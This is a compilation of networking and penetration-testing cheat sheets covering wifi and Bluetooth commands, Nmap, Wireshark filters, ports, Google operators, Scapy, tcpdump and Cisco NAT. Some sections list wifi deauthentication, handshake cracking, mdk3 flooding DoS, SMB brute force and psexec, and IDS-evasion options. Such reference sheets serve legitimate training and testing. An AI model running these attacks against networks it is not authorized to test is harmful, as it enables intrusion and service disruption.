iwconfig ath0 essid $SSID
ifconfig ath0 up
wpa_supplicant -B -i ath0 -c wpa-psk.conf
dhclient ath0
```

Connect to WPA-Enterprise wifi network

```
iwconfig ath0 essid $SSID
ifconfig ath0 up
wpa_supplicant -B -i ath0 -c wpa-ent.conf
dhclient ath0
```

Linux Bluetooth

Command	Description
hciconfig hci0 up	Turn on bluetooth interface
hcitool -i hci0 scan --flush --all	Scan for bluetooth devices
sdptool browse BD_ADDR	List open services
hciconfig hci0 name "NAME" class 0x520204	Set as discoverable
piscan	
pand -K	Clear pand sessions

Linux Wifi Testing

Start monitor mode interface

```
airmon-ng stop ath0
airmon-ng start wifi0
iwconfig ath0 channel $CH
```

Capture client handshake

```
airdump-ng -c $CH --bssid $AP -w file ath0          #Capture traffic
aireplay-ng -0 10 -a $AP -c $CH ath0                #Force client de-auth
```

Brute force handshake

```
aircrack-ng -w wordlist capture.cap                 # WPA-PSK
asleep -r capture.cap -W dict.asleep                # LEAP
eapmd5pass -r capture.cap -w wordlist               # EAP-MD5
```

DOS attacks

```
mdk3  int  a -a $AP                                 #Auth Flood
mdk3  int  b -c $CH                                 #Beacon Flood
```

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Scripting Engine

`-sC` Run default scripts

`--script=<ScriptName>|<ScriptCategory>|<ScriptDir>...`
Run individual or groups of scripts

`--script-args=<Name1=Value1,...>`
Use the list of script arguments

`--script-updatedb`
Update script database

Script Categories

Nmap's script categories include, but are not limited to, the following:

auth: Utilize credentials or bypass authentication on target hosts.
broadcast: Discover hosts not included on command line by broadcasting on local network.
brute: Attempt to guess passwords on target systems, for a variety of protocols, including http, SNMP, IAX, MySQL, VNC, etc.
default: Scripts run automatically when -sC or -A are used.
discovery: Try to learn more information about target hosts through public sources of information, SNMP, directory services, and more.
dos: May cause denial of service conditions in target hosts.
exploit: Attempt to exploit target systems.
external: Interact with third-party systems not included in target list.
fuzzer: Send unexpected input in network protocol fields.
intrusive: May crash target, consume excessive resources, or otherwise impact target machines in a malicious fashion.
malware: Look for signs of malware infection on the target hosts.
safe: Designed not to impact target in a negative fashion.
version: Measure the version of software or protocol spoken by target hosts.
vul: Measure whether target systems have a known vulnerability.

Notable Scripts

A full list of Nmap Scripting Engine scripts is available at http://nmap.org/nsedoc/

Some particularly useful scripts include:

dns-zone-transfer: Attempts to pull a zone file (AXFR) from a DNS server.
```
$ nmap --script dns-zone-transfer.nse --script-args dns-zone-transfer.domain=<domain> -p53 <hosts>
```

http-robots.txt: Harvests robots.txt files from discovered web servers.
```
$ nmap --script http-robots.txt <hosts>
```

smb-brute: Attempts to determine valid username and password combinations via automated guessing.
```
$ nmap --script smb-brute.nse -p445 <hosts>
```

smb-psexec: Attempts to run a series of programs on the target machine, using credentials provided as scriptargs.
```
$ nmap --script smb-psexec.nse --script-args=smbuser=<username>, smbpass=<password>[,config=<config>] -p445 <hosts>
```

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Base Syntax

```
# nmap [ScanType] [Options] {targets}
```

Target Specification

IPv4 address: `192.168.1.1`
IPv6 address: `AABB:CCDD::FF%eth0`
Host name: `www.target.tgt`
IP address range: `192.168.0-255.0-255`
CIDR block: `192.168.0.0/16`
Use file with lists of targets: `-iL <filename>`

Target Ports

No port range specified scans 1,000 most popular ports

`-F` Scan 100 most popular ports
`-p<port1>-<port2>` Port range
`-p<port1>,<port2>,...` Port List
`-pU:53,U:110,T20-445` Mix TCP and UDP
`-r` Scan linearly (do not randomize ports)
`--top-ports <n>` Scan n most popular ports
`-p-65535` Leaving off initial port in range makes Nmap scan start at port 1
`-p0-` Leaving off end port in range makes Nmap scan through port 65535
`-p-` Scan ports 1-65535

Probing Options

`-Pn` Don't probe (assume all hosts are up)

`-PB` Default probe (TCP 80, 445 & ICMP)

`-PS<portlist>`
Check whether targets are up by probing TCP ports

`-PE` Use ICMP Echo Request

`-PP` Use ICMP Timestamp Request

`-PM` Use ICMP Netmask Request

Scan Types

`-sP` Probe only (host discovery, not port scan)

`-sS` SYN Scan

`-sT` TCP Connect Scan

`-sU` UDP Scan

`-sV` Version Scan

`-O` OS Detection

`--scanflags` Set custom list of TCP using URGACKPSHRSTSYNFIN in any order

Fine-Grained Timing Options

`--min-hostgroup/max-hostgroup <size>`
Parallel host scan group sizes

`--min-parallelism/max-parallelism <numprobes>`
Probe parallelization

`--min-rtt-timeout/max-rtt-timeout/initial-rtt-timeout <time>`
Specifies probe round trip time.

`--max-retries <tries>`
Caps number of port scan probe retransmissions.

`--host-timeout <time>`
Give up on target after this long

`--scan-delay/--max-scan-delay <time>`
Adjust delay between probes

`--min-rate <number>`
Send packets no slower than <number> per second

`--max-rate <number>`
Send packets no faster than <number> per second

Aggregate Timing Options

`-T0` *Paranoid:* Very slow, used for IDS evasion
`-T1` *Sneaky:* Quite slow, used for IDS evasion
`-T2` *Polite:* Slows down to consume less bandwidth, runs ~10 times slower than default
`-T3` *Normal:* Default, a dynamic timing model based on target responsiveness
`-T4` *Aggressive:* Assumes a fast and reliable network and may overwhelm targets
`-T5` *Insane:* Very aggressive; will likely overwhelm targets or miss open ports

Output Formats

`-oN` Standard Nmap output
`-oG` Greppable format
`-oX` XML format
`-oA <basename>`
Generate Nmap, Greppable, and XML output files using basename for files

Misc Options

`-n` Disable reverse IP address lookups
`-6` Use IPv6 only
`-A` Use several features, including OS Detection, Version Detection, Script Scanning (default), and traceroute
`--reason` Display reason Nmap thinks port is open, closed, or filtered

Target specification

IP address, hostnames, networks, etc
Example: scanme.nmap.org, microsoft.com/24, 192.168.0.1; 10.0.0-255.1-254
-iL file input from list **-iR n** choose random targets. 0 never ending
--exclude --excludefile file exclude host or list from file

Host discovery

-PS n tcp syn ping **-PA n** tcp ack ping **-PU n** udp ping
-PM netmask req **-PP** timestamp req **-PE** echo req
-sL list scan **-PO** protocol ping **-PN** no ping
-n no DNS **-R** DNS resolution for all targets
--traceroute: trace path to host (for topology map)
-sP ping same as **–PP –PM –PS443 –PA80**

Port scanning techniques

-sS tcp syn scan **-sT** tcp connect scan **-sU** udp scan
-sY sctp init scan **-sZ** sctp cookie echo **-sO** ip protocol
-sW tcp window **-sN –sF -sX** null, fin, xmas **–sA** tcp ack

Port specification and scan order

-p n-m range **-p-** all ports **-p n,m,z** individual
-p U:n-m,z T:n,m U for udp T for tcp **-F** fast, common 100
--top-ports n scan the highest-ratio ports **-r** don't randomize

Timing and performance

-T0 paranoid **-T1** sneaky **-T2** polite
-T3 normal **-T4** aggresive **-T5** insane
--min-hostgroup **--max-hostgroup**
--min-rate **--max-rate**
--min-parallelism **--max-parallelism**
--min-rtt-timeout **--max-rtt-timeout** **--initial-rtt-timeout**
--max-retries **--host-timeout** **--scan-delay**

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Service and version detection

-sV: version detection **--all-ports** dont exclude ports
--version-all try every single probe
--version-trace trace version scan activity

-O enable OS detection **--fuzzy** guess OS detection
--max-os-tries set the maximum number of tries against a target

Firewall/IDS evasion

-f fragment packets **-D d1,d2** cloak scan with decoys
-S ip spoof source address **–g source** spoof source port
--randomize-hosts order **--spoof-mac mac** change the src mac

Verbosity and debugging options

-v Increase verbosity level **--reason** host and port reason
-d (1-9) set debugging level **--packet-trace** trace packets

Interactive options

v/V increase/decrease verbosity level
d/D increase/decrease debugging level
p/P turn on/off packet tracing

Miscellaneous options

--resume file resume aborted scan (from oN or oG output)
-6 enable ipv6 scanning
-A agressive same as **-O -sV -sC --traceroute**

Scripts

-sC perform scan with default scripts **--script file** run script (or all)
--script-args n=v provide arguments
--script-trace print incoming and outgoing communication

Output

-oN normal **-oX** xml **-oG** grepable **–oA** all outputs

Examples

Quick scan	nmap -T4 -F
Fast scan (port80)	nmap -T4 --max_rtt_timeout 200 --initial_rtt_timeout 150 --min_hostgroup 512 --max_retries 0 -n -P0 -p80
Pingscan	nmap -sP -PE -PP -PS21,23,25,80,113,31339 -PA80,113,443,10042 --source-port 53 -T4
Slow comprehensive	nmap -sS -sU -T4 -A -v -PE -PP -PS21,22,23,25,80,113,31339 -PA80,113,443,10042 -PO --script all
Quick traceroute:	nmap -sP -PE -PS22,25,80 -PA21,23,80,3389 -PU -PO --traceroute

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Ethernet

eth.addr	eth.len	eth.src
eth.dst	eth.lg	eth.trailer
eth.ig	eth.multicast	eth.type

IEEE 802.1Q

vlan.cfi	vlan.id	vlan.priority
vlan.etype	vlan.len	vlan.trailer

IPv4

ip.addr	ip.fragment.overlap.conflict
ip.checksum	ip.fragment.toolongfragment
ip.checksum_bad	ip.fragments
ip.checksum_good	ip.hdr_len
ip.dsfield	ip.host
ip.dsfield.ce	ip.id
ip.dsfield.dscp	ip.len
ip.dsfield.ect	ip.proto
ip.dst	ip.reassembled_in
ip.dst_host	ip.src
ip.flags	ip.src_host
ip.flags.df	ip.tos
ip.flags.mf	ip.tos.cost
ip.flags.rb	ip.tos.delay
ip.frag_offset	ip.tos.precedence
ip.fragment	ip.tos.reliability
ip.fragment.error	ip.tos.throughput
ip.fragment.multipletails	ip.ttl
ip.fragment.overlap	ip.version

IPv6

ipv6.addr	ipv6.hop_opt
ipv6.class	ipv6.host
ipv6.dst	ipv6.mipv6_home_address
ipv6.dst_host	ipv6.mipv6_length
ipv6.dst_opt	ipv6.mipv6_type
ipv6.flow	ipv6.nxt
ipv6.fragment	ipv6.opt.pad1
ipv6.fragment.error	ipv6.opt.padn
ipv6.fragment.more	ipv6.plen
ipv6.fragment.multipletails	ipv6.reassembled_in
ipv6.fragment.offset	ipv6.routing_hdr
ipv6.fragment.overlap	ipv6.routing_hdr.addr
ipv6.fragment.overlap.conflict	ipv6.routing_hdr.left
ipv6.fragment.toolongfragment	ipv6.routing_hdr.type
ipv6.fragments	ipv6.src
ipv6.fragment.id	ipv6.src_host
ipv6.hlim	ipv6.version

ARP

arp.dst.hw_mac	arp.proto.size
arp.dst.proto_ipv4	arp.proto.type
arp.hw.size	arp.src.hw_mac
arp.hw.type	arp.src.proto_ipv4
arp.opcode	

TCP

tcp.ack	tcp.options.qs
tcp.checksum	tcp.options.sack
tcp.checksum_bad	tcp.options.sack_le
tcp.checksum_good	tcp.options.sack_perm
tcp.continuation_to	tcp.options.sack_re
tcp.dstport	tcp.options.time_stamp
tcp.flags	tcp.options.wscale
tcp.flags.ack	tcp.options.wscale_val
tcp.flags.cwr	tcp.pdu.last_frame
tcp.flags.ecn	tcp.pdu.size
tcp.flags.fin	tcp.pdu.time
tcp.flags.push	tcp.port
tcp.flags.reset	tcp.reassembled_in
tcp.flags.syn	tcp.segment
tcp.flags.urg	tcp.segment.error
tcp.hdr_len	tcp.segment.multipletails
tcp.len	tcp.segment.overlap
tcp.nxtseq	tcp.segment.overlap.conflict
tcp.options	tcp.segment.toolongfragment
tcp.options.cc	tcp.segments
tcp.options.ccecho	tcp.seq
tcp.options.ccnew	tcp.srcport
tcp.options.echo	tcp.time_delta
tcp.options.echo_reply	tcp.time_relative
tcp.options.md5	tcp.urgent_pointer
tcp.options.mss	tcp.window_size
tcp.options.mss_val	

UDP

udp.checksum	udp.dstport	udp.srcport
udp.checksum_bad	udp.length	
udp.checksum_good	udp.port	

Operators

eq or ==	
ne or !=	
gt or >	
lt or <	
ge or >=	
le or <=	

Logic

and or &&	Logical AND
or or ||	Logical OR
xor or ^^	Logical XOR
not or !	Logical NOT
[n] […]	Substring operator

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Frame Relay

fr.becn	fr.de
fr.chdlctype	fr.dlci
fr.control	fr.dlcore_control
fr.control.f	fr.ea
fr.control.ftype	fr.fecn
fr.control.n_r	fr.lower_dlci
fr.control.n_s	fr.nlpid
fr.control.p	fr.second_dlci
fr.control.s_ftype	fr.snap.oui
fr.control.u_modifier_cmd	fr.snap.pid
fr.control.u_modifier_resp	fr.snaptype
fr.cr	fr.third_dlci
fr.dc	fr.upper_dlci

PPP

ppp.address	ppp.direction
ppp.control	ppp.protocol

MPLS

mpls.bottom	mpls.oam.defect_location
mpls.cw.control	mpls.oam.defect_type
mpls.cw.res	mpls.oam.frequency
mpls.exp	mpls.oam.function_type
mpls.label	mpls.oam.ttsi
mpls.oam.bip16	mpls.ttl

ICMP

icmp.checksum	icmp.ident	icmp.seq
icmp.checksum_bad	icmp.mtu	icmp.type
icmp.code	icmp.redir_gw	

DTP

dtp.neighbor	dtp.tlv_type	vtp.neighbor
dtp.tlv_len	dtp.version	

VTP

vtp.code	vtp.vlan_info.802_10_index
vtp.conf_rev_num	vtp.vlan_info.isl_vlan_id
vtp.followers	vtp.vlan_info.len
vtp.md	vtp.vlan_info.mtu_size
vtp.md5_digest	vtp.vlan_info.status.vlan_susp
vtp.md_len	vtp.vlan_info.tlv_len
vtp.seq_num	vtp.vlan_info.tlv_type
vtp.start_value	vtp.vlan_info.vlan_name
vtp.upd_id	vtp.vlan_info.vlan_name_len
vtp.upd_ts	vtp.vlan_info.vlan_type
vtp.version	

ICMPv6

icmpv6.all_comp	icmpv6.option.name_type.fqdn
icmpv6.checksum	icmpv6.option.name_x501
icmpv6.checksum_bad	icmpv6.option.rsa.key_hash
icmpv6.code	icmpv6.option.type
icmpv6.comp	icmpv6.ra.cur_hop_limit
icmpv6.haad.ha_addrs	icmpv6.ra.reachable_time
icmpv6.identifier	icmpv6.ra.retrans_timer
icmpv6.option	icmpv6.ra.router_lifetime
icmpv6.option.cga	icmpv6.recursive_dns_serv
icmpv6.option.length	icmpv6.type
icmpv6.option.name_type	

RIP

rip.auth.passwd	rip.ip	rip.route_tag
rip.auth.type	rip.metric	rip.routing_domain
rip.command	rip.netmask	rip.version
rip.family	rip.next_hop	

BGP

bgp.aggregator_as	bgp.mp_reach_nlri_ipv4_prefix
bgp.aggregator_origin	bgp.mp_unreach_nlri_ipv4_prefix
bgp.as_path	bgp.multi_exit_disc
bgp.cluster_identifier	bgp.next_hop
bgp.cluster_list	bgp.nlri_prefix
bgp.community_as	bgp.origin
bgp.community_value	bgp.originator_id
bgp.local_pref	bgp.type
bgp.mp_nlri_tnl_id	bgp.withdrawn_prefix

HTTP

http.accept	http.proxy_authorization
http.accept_encoding	http.proxy_connect_host
http.accept_language	http.proxy_connect_port
http.authbasic	http.referer
http.authorization	http.request
http.cache_control	http.request.method
http.connection	http.request.uri
http.content_encoding	http.request.version
http.content_length	http.response
http.content_type	http.response.code
http.cookie	http.server
http.date	http.set_cookie
http.host	http.transfer_encoding
http.last_modified	http.user_agent
http.location	http.www_authenticate
http.notification	http.x_forwarded_for
http.proxy_authenticate	

Common Ports

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TCP/UDP Port Numbers

7	Echo	554	RTSP	2745	Bagle.H	6891-6901	Windows Live
19	Chargen	546-547	DHCPv6	2967	Symantec AV	6970	Quicktime
20-21	FTP	560	rmonitor	3050	Interbase DB	7212	GhostSurf
22	SSH/SCP	563	NNTP over SSL	3074	XBOX Live	7648-7649	CU-SeeMe
23	Telnet	587	SMTP	3124	HTTP Proxy	8000	Internet Radio
25	SMTP	591	FileMaker	3127	MyDoom	8080	HTTP Proxy
42	WINS Replication	593	Microsoft DCOM	3128	HTTP Proxy	8086-8087	Kaspersky AV
43	WHOIS	631	Internet Printing	3222	GLBP	8118	Privoxy
49	TACACS	636	LDAP over SSL	3260	iSCSI Target	8200	VMware Server
53	DNS	639	MSDP (PIM)	3306	MySQL	8500	Adobe ColdFusion
67-68	DHCP/BOOTP	646	LDP (MPLS)	3389	Terminal Server	8767	TeamSpeak
69	TFTP	691	MS Exchange	3689	iTunes	8866	Bagle.B
70	Gopher	860	iSCSI	3690	Subversion	9100	HP JetDirect
79	Finger	873	rsync	3724	World of Warcraft	9101-9103	Bacula
80	HTTP	902	VMware Server	3784-3785	Ventrilo	9119	MXit
88	Kerberos	989-990	FTP over SSL	4333	mSQL	9800	WebDAV
102	MS Exchange	993	IMAP4 over SSL	4444	Blaster	9898	Dabber
110	POP3	995	POP3 over SSL	4664	Google Desktop	9988	Rbot/Spybot
113	Ident	1025	Microsoft RPC	4672	eMule	9999	Urchin
119	NNTP (Usenet)	1026-1029	Windows Messenger	4899	Radmin	10000	Webmin
123	NTP	1080	SOCKS Proxy	5000	UPnP	10000	BackupExec
135	Microsoft RPC	1080	MyDoom	5001	Slingbox	10113-10116	NetIQ
137-139	NetBIOS	1194	OpenVPN	5001	iperf	11371	OpenPGP
143	IMAP4	1214	Kazaa	5004-5005	RTP	12035-12036	Second Life
161-162	SNMP	1241	Nessus	5050	Yahoo! Messenger	12345	NetBus
177	XDMCP	1311	Dell OpenManage	5060	SIP	13720-13721	NetBackup
179	BGP	1337	WASTE	5190	AIM/ICQ	14567	Battlefield
201	AppleTalk	1433-1434	Microsoft SQL	5222-5223	XMPP/Jabber	15118	Dipnet/Oddbob
264	BGMP	1512	WINS	5432	PostgreSQL	19226	AdminSecure
318	TSP	1589	Cisco VQP	5500	VNC Server	19638	Ensim
381-383	HP Openview	1701	L2TP	5554	Sasser	20000	Usermin
389	LDAP	1723	MS PPTP	5631-5632	pcAnywhere	24800	Synergy
411-412	Direct Connect	1725	Steam	5800	VNC over HTTP	25999	Xfire
443	HTTP over SSL	1741	CiscoWorks 2000	5900+	VNC Server	27015	Half-Life
445	Microsoft DS	1755	MS Media Server	6000-6001	X11	27374	Sub7
464	Kerberos	1812-1813	RADIUS	6112	Battle.net	28960	Call of Duty
465	SMTP over SSL	1863	MSN	6129	DameWare	31337	Back Orifice
497	Retrospect	1985	Cisco HSRP	6257	WinMX	33434+	traceroute
500	ISAKMP	2000	Cisco SCCP	6346-6347	Gnutella		
512	rexec	2002	Cisco ACS	6500	GameSpy Arcade		
513	rlogin	2049	NFS	6566	SANE		
514	syslog	2082-2083	cPanel	6588	AnalogX		
515	LPD/LPR	2100	Oracle XDB	6665-6669	IRC		
520	RIP	2222	DirectAdmin	6679/6697	IRC over SSL		
521	RIPng (IPv6)	2302	Halo	6699	Napster		
540	UUCP	2483-2484	Oracle DB	6881-6999	BitTorrent		

Legend

- Chat
- Encrypted
- Gaming
- Malicious
- Peer to Peer
- Streaming

IANA port assignments published at **http://www.iana.org/assignments/port-numbers**

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Advanced Operators

Advanced Operators	Meaning	What To Type Into Search Box *(& Description of Results)*
site:	Search only one website	**conference site:www.sans.org** *(Search SANS site for conference info)*
[#]...[#] or numrange:	Search within a range of numbers	**plasma television $1000...1500** *(Search for plasma televisions between $1000 and $1500)*
date:	Search only a range of months	**hockey date: 3** *(Search for hockey references within past 3 months; 6 and 12-month date-restrict options also available)*
safesearch:	Exclude adult-content	**safesearch: sex education** *(Search for sex education material without returning adult sites)*
link:	linked pages	**link:www.sans.org** *(Find pages that link to the SANS website)*
info:	Info about a page	**info:www.sans.org** *(Find information about the SANS website)*
related:	Related pages	**related:www.stanford.edu** *(Find websites related to the Stanford website)*
intitle:	Searches for strings in the title of the page	**intitle:conference** *(Find pages with "conference" in the page title)*
allintitle:	Searches for all strings within the page title	**allintitle:conference SANS** *(Find pages with "conference" and "SANS" in the page title. Doesn't combine well with other operators)*
inurl:	Searches for strings in the URL	**inurl:conference** *(Find pages with the string "conference" in the URL)*
allinurl:	Searches for all strings within the URL	**allinurl:conference SANS** *(Find pages with "conference" and "SANS" in the URL. Doesn't combine well with other operators)*
filetype: or **ext:**	Searches for files with that file extension	**filetype:ppt** *(Find files with the ".ppt" file extension. ".ppt" are MS PowerPoint files.)*
cache:	Display the Google cache of the page	**cache:www.sans.org** *(Show the cached version of the page without performing the search)*
phonebook: or **rphonebook:** or **bphonebook**	Display all, residential, business phone listings	**phonebook:Rick Smith MD** *(Find all phone book listing for Rick Smith in Maryland. Cannot combine with other searches)*
author:	Searches for the author of a newsgroup post	**author:Rick** *(Find all newsgroup postings with "Rick" in the author name or email address. Must be used with a Google Group search)*
insubject:	Search only in the subject of a newsgroup post	**insubject:Mac OS X** *(Find all newsgroup postings with "Mac OS X" in the subject of the post. Must be used with a Google Group search)*
define:	Various definitions of the word or phrase	**define:sarcastic** *(Get the definition of the word sarcastic)*
stock:	Get information on a stock abbreviation	**stock:AAPL** *(Get the stock information for Apple Computer, Inc.)*

Number Searching

Number Searching	Description
1Z9999W99999999999	**UPS tracking numbers**
999999999999	**FedEx tracking numbers**
9999 9999 9999 9999 9999 99	**USPS tracking numbers**
AAAA999A9AA99999	**Vehicle Identification Numbers (VIN)**
305214274002	**UPC codes**
202	**Telephone area codes**
patent 5123123	**Patent numbers** *(Remember to put the word "patent" before your patent number)*
n199ua	**FAA airplane registration numbers** *(An airplane's FAA registration number is typically printed on its tail)*
fcc B4Z-34009-PIR	**FCC equipment IDs** *(Remember to put the word "fcc" before the equipment ID)*

Calculator Operators

Operators	Meaning	Type Into Search Box
+	addition	**45 + 39**
-	subtraction	**45 – 39**
*	multiplication	**45 * 39**
/	division	**45 / 39**
% of	percentage of	**45% of 39**
^	raise to a power	**2^5** (2 to the 5th power)

Operator Examples

Operator Example	Finds Pages Containing
sailboat chesapeake bay	the words **sailboat**, **Chesapeake** and **Bay**
*sloop **OR** yawl*	either the word **sloop** or the word **yawl**
"To each his own"	the exact phrase **to each his own**
virus -computer	the word **virus** but NOT the word **computer**
Star Wars Episode +III	This movie title, including the roman numeral III
~boat loan	loan info for both the word **boat** and its synonyms: **canoe**, **ferry**, etc.
define:sarcastic	definitions of the word **sarcastic** from the Web
mac * x	the words **Mac** and **X** separated by exactly one word
I'm Feeling Lucky *(Google link)*	Takes you directly to first web page returned for your query

Search Parameters

Search Parameters	Value	Description of Use in Google Search URLs
q	the search term	The search term
filter	0 or 1	If **filter** is set to 0, show potentially duplicate results.
as_epq	a search phrase	The value submitted is as an exact phrase. No need to surround with quotes.
as_ft	i = include e = exclude	The file type indicated by **as_filetype** is included or excluded in the search.
as_filetype	a file extension	The file type is included or excluded in the search indicated by **as_ft**.
as_occt	any = anywhere title = page title body = text of page url = in the page URL links = in links to the page	Find the search term in the specified location.
as_dt	i = include e = exclude	The site or domain indicated by **as_sitesearch** is included or excluded in the search.
as_sitesearch	site or domain	The file type is included or excluded in the search indicated by **as_dt** .
as_qdr	m3 = three months m6 = six months y = past year	Locate pages updated with in the specified time frame.

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Pocket Reference Guide

SANS Stay Sharp Program

http://www.sans.org

http://www.sans.org/staysharp

Purpose

This document aims to be a quick reference outlining all Google operators, their meaning, and examples of their usage.

What to use this sheet for

Use this sheet as a handy reference that outlines the various Google searches that you can perform. It is meant to support you throughout the Google Hacking and Defense course and can be used as a quick reference guide and refresher on all Google advanced operators used in this course. The student could also use this sheet as guidance in building innovative operator combinations and new search techniques.

This sheet is split into these sections:

- Operator Examples
- Advanced Operators
- Number Searching
- Calculator Operators
- Search Parameters

References:

http://www.google.com/intl/en/help/refinesearch.html
http://johnny.ihackstuff.com
http://www.google.com/intl/en/help/cheatsheet.html

SCAPY

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Basic Commands

ls()
List all available protocols and protocol options

lsc()
List all available scapy command functions

conf
Show/set scapy configuration parameters

Constructing Packets

```
# Setting protocol fields
>>> ip=IP(src="10.0.0.1")
>>> ip.dst="10.0.0.2"

# Combining layers
>>> l3=IP()/TCP()
>>> l2=Ether()/l3

# Splitting layers apart
>>> l2.getlayer(1)
<IP  frag=0 proto=tcp |<TCP  |>>
>>> l2.getlayer(2)
<TCP  |>
```

Displaying Packets

```
# Show an entire packet
>>> (Ether()/IPv6()).show()
###[ Ethernet ]###
  dst= ff:ff:ff:ff:ff:ff
  src= 00:00:00:00:00:00
  type= 0x86dd
###[ IPv6 ]###
     version= 6
     tc= 0
     fl= 0
     plen= None
     nh= No Next Header
     hlim= 64
     src= ::1
     dst= ::1

# Show field types with default values
>>> ls(UDP())
sport   : ShortEnumField = 1025 (53)
dport   : ShortEnumField = 53   (53)
len     : ShortField     = None (None)
chksum  : XShortField    = None (None)
```

Fuzzing

```
# Randomize fields where applicable
>>> fuzz(ICMP()).show()
###[ ICMP ]###
  type= <RandByte>
  code= 227
  chksum= None
  unused= <RandInt>
```

Specifying Addresses and Values

```
# Explicit IP address (use quotation marks)
>>> IP(dst="192.0.2.1")

# DNS name to be resolved at time of transmission
>>> IP(dst="example.com")

# IP network (results in a packet template)
>>> IP(dst="192.0.2.0/24")

# Random addresses with RandIP() and RandMAC()
>>> IP(dst=RandIP())
>>> Ether(dst=RandMAC())

# Set a range of numbers to be used (template)
>>> IP(ttl=(1,30))

# Random numbers with RandInt() and RandLong()
>>> IP(id=RandInt())
```

Sending Packets

send(pkt, inter=0, loop=0, count=1, iface=N)
Send one or more packets at layer three

sendp(pkt, inter=0, loop=0, count=1, iface=N)
Send one or more packets at layer two

sendpfast(pkt, pps=N, mbps=N, loop=0, iface=N)
Send packets much faster at layer two using tcpreplay

```
>>> send(IP(dst="192.0.2.1")/UDP(dport=53))
.
Sent 1 packets.
>>> sendp(Ether()/IP(dst="192.0.2.1")/UDP(dport=53))
.
Sent 1 packets.
```

Sending and Receiving Packets

sr(pkt, filter=N, iface=N), srp(...)
Send packets and receive replies

sr1(pkt, inter=0, loop=0, count=1, iface=N), srp1(...)
Send packets and return only the first reply

srloop(pkt, timeout=N, count=N), srploop(...)
Send packets in a loop and print each reply

```
>>> srloop(IP(dst="packetlife.net")/ICMP(), count=3)
RECV 1: IP / ICMP 174.143.213.184 > 192.168.1.140
RECV 1: IP / ICMP 174.143.213.184 > 192.168.1.140
RECV 1: IP / ICMP 174.143.213.184 > 192.168.1.140
```

Sniffing Packets

sniff(count=0, store=1, timeout=N)
Record packets off the wire; returns a list of packets when stopped

```
# Capture up to 100 packets (or stop with ctrl-c)
>>> pkts=sniff(count=100, iface="eth0")
>>> pkts
<Sniffed: TCP:92 UDP:7 ICMP:1 Other:0>
```

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Command Line Options

`-A`	Print frame payload in ASCII	`-q`	Quick output
`-c <count>`	Exit after capturing **count** packets	`-r <file>`	Read packets from **file**
`-D`	List available interfaces	`-s <len>`	Capture up to **len** bytes per packet
`-e`	Print link-level headers	`-S`	Print absolute TCP sequence numbers
`-F <file>`	Use **file** as the filter expression	`-t`	Don't print timestamps
`-G <n>`	Rotate the dump file every n seconds	`-v[v[v]]`	Print more verbose output
`-i <iface>`	Specifies the capture interface	`-w <file>`	Write captured packets to **file**
`-K`	Don't verify TCP checksums	`-x`	Print frame payload in hex
`-L`	List data link types for the interface	`-X`	Print frame payload in hex and ASCII
`-n`	Don't convert addresses to names	`-y <type>`	Specify the data link type
`-p`	Don't capture in promiscuous mode	`-Z <user>`	Drop privileges from root to **user**

Capture Filter Primitives

`[src|dst] host <host>`	Matches a host as the IP source, destination, or either
`ether [src|dst] host <ehost>`	Matches a host as the Ethernet source, destination, or either
`gateway host <host>`	Matches packets which used **host** as a gateway
`[src|dst] net <network>/<len>`	Matches packets to or from an endpoint residing in **network**
`[tcp|udp] [src|dst] port <port>`	Matches TCP or UDP packets sent to/from **port**
`[tcp|udp] [src|dst] portrange <p1>-<p2>`	Matches TCP or UDP packets to/from a port in the given range
`less <length>`	Matches packets less than or equal to **length**
`greater <length>`	Matches packets greater than or equal to **length**
`(ether|ip|ip6) proto <protocol>`	Matches an Ethernet, IPv4, or IPv6 protocol
`(ether|ip) broadcast`	Matches Ethernet or IPv4 broadcasts
`(ether|ip|ip6) multicast`	Matches Ethernet, IPv4, or IPv6 multicasts
`type (mgt|ctl|data) [subtype <subtype>]`	Matches 802.11 frames based on type and optional subtype
`vlan [<vlan>]`	Matches 802.1Q frames, optionally with a VLAN ID of **vlan**
`mpls [<label>]`	Matches MPLS packets, optionally with a label of **label**
`<expr> <relop> <expr>`	Matches packets by an arbitrary expression

Protocols

`arp`	`ip6`	`slip`
`ether`	`link`	`tcp`
`fddi`	`ppp`	`tr`
`icmp`	`radio`	`udp`
`ip`	`rarp`	`wlan`

TCP Flags

`tcp-urg`	`tcp-rst`
`tcp-ack`	`tcp-syn`
`tcp-psh`	`tcp-fin`

Modifiers

`!` or `not`	
`&&` or `and`	
`||` or `or`	

Examples

`udp dst port not 53`	UDP not bound for port 53
`host 10.0.0.1 && host 10.0.0.2`	Traffic between these hosts
`tcp dst port 80 or 8080`	Packets to either TCP port

ICMP Types

`icmp-echoreply`	`icmp-routeradvert`	`icmp-tstampreply`
`icmp-unreach`	`icmp-routersolicit`	`icmp-ireq`
`icmp-sourcequench`	`icmp-timxceed`	`icmp-ireqreply`
`icmp-redirect`	`icmp-paramprob`	`icmp-maskreq`
`icmp-echo`	`icmp-tstamp`	`icmp-maskreply`

Network Address Translation

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
Example Topology



Address Classification

Inside Local	An actual address assigned to an inside host
Inside Global	An inside address seen from the outside
Outside Global	An actual address assigned to an outside host
Outside Local	An outside address seen from the inside

		Perspective	
		Local	Global
Location	Inside	Inside Local	Inside Global
	Outside	Outside Local	Outside Global

NAT Boundary Configuration

```
interface FastEthernet0
 ip address 10.0.0.1 255.255.0.0
 ip nat inside
!
interface FastEthernet1
 ip address 174.143.212.1 255.255.252.0
 ip nat outside
```

Static Source Translation

```
! One line per static translation
ip nat inside source static 10.0.0.19 192.0.2.1
ip nat inside source static 10.0.1.47 192.0.2.2
ip nat outside source static 174.143.212.133 10.0.0.47
ip nat outside source static 174.143.213.240 10.0.2.181
```

Dynamic Source Translation

```
! Create an access list to match inside local addresses
access-list 10 permit 10.0.0.0 0.0.255.255
!
! Create NAT pool of inside global addresses
ip nat pool MyPool 192.0.2.1 192.0.2.254 prefix-length 24
!
! Combine them with a translation rule
ip nat inside source list 10 pool MyPool
!
! Dynamic translations can be combined with static entries
ip nat inside source static 10.0.0.42 192.0.2.42
```

Port Address Translation (PAT)

```
! Static layer four port translations
ip nat inside source static tcp 10.0.0.3 8080 192.0.2.1 80
ip nat inside source static udp 10.0.0.14 53 192.0.2.2 53
ip nat outside source static tcp 174.143.212.4 23 10.0.0.8 23
!
! Dynamic port translation with a pool
ip nat inside source list 11 pool MyPool overload
!
! Dynamic translation with interface overloading
ip nat inside source list 11 interface FastEthernet1 overload
```

Terminology

NAT Pool
A pool of IP addresses to be used as inside global or outside local addresses in translations

Port Address Translation (PAT)
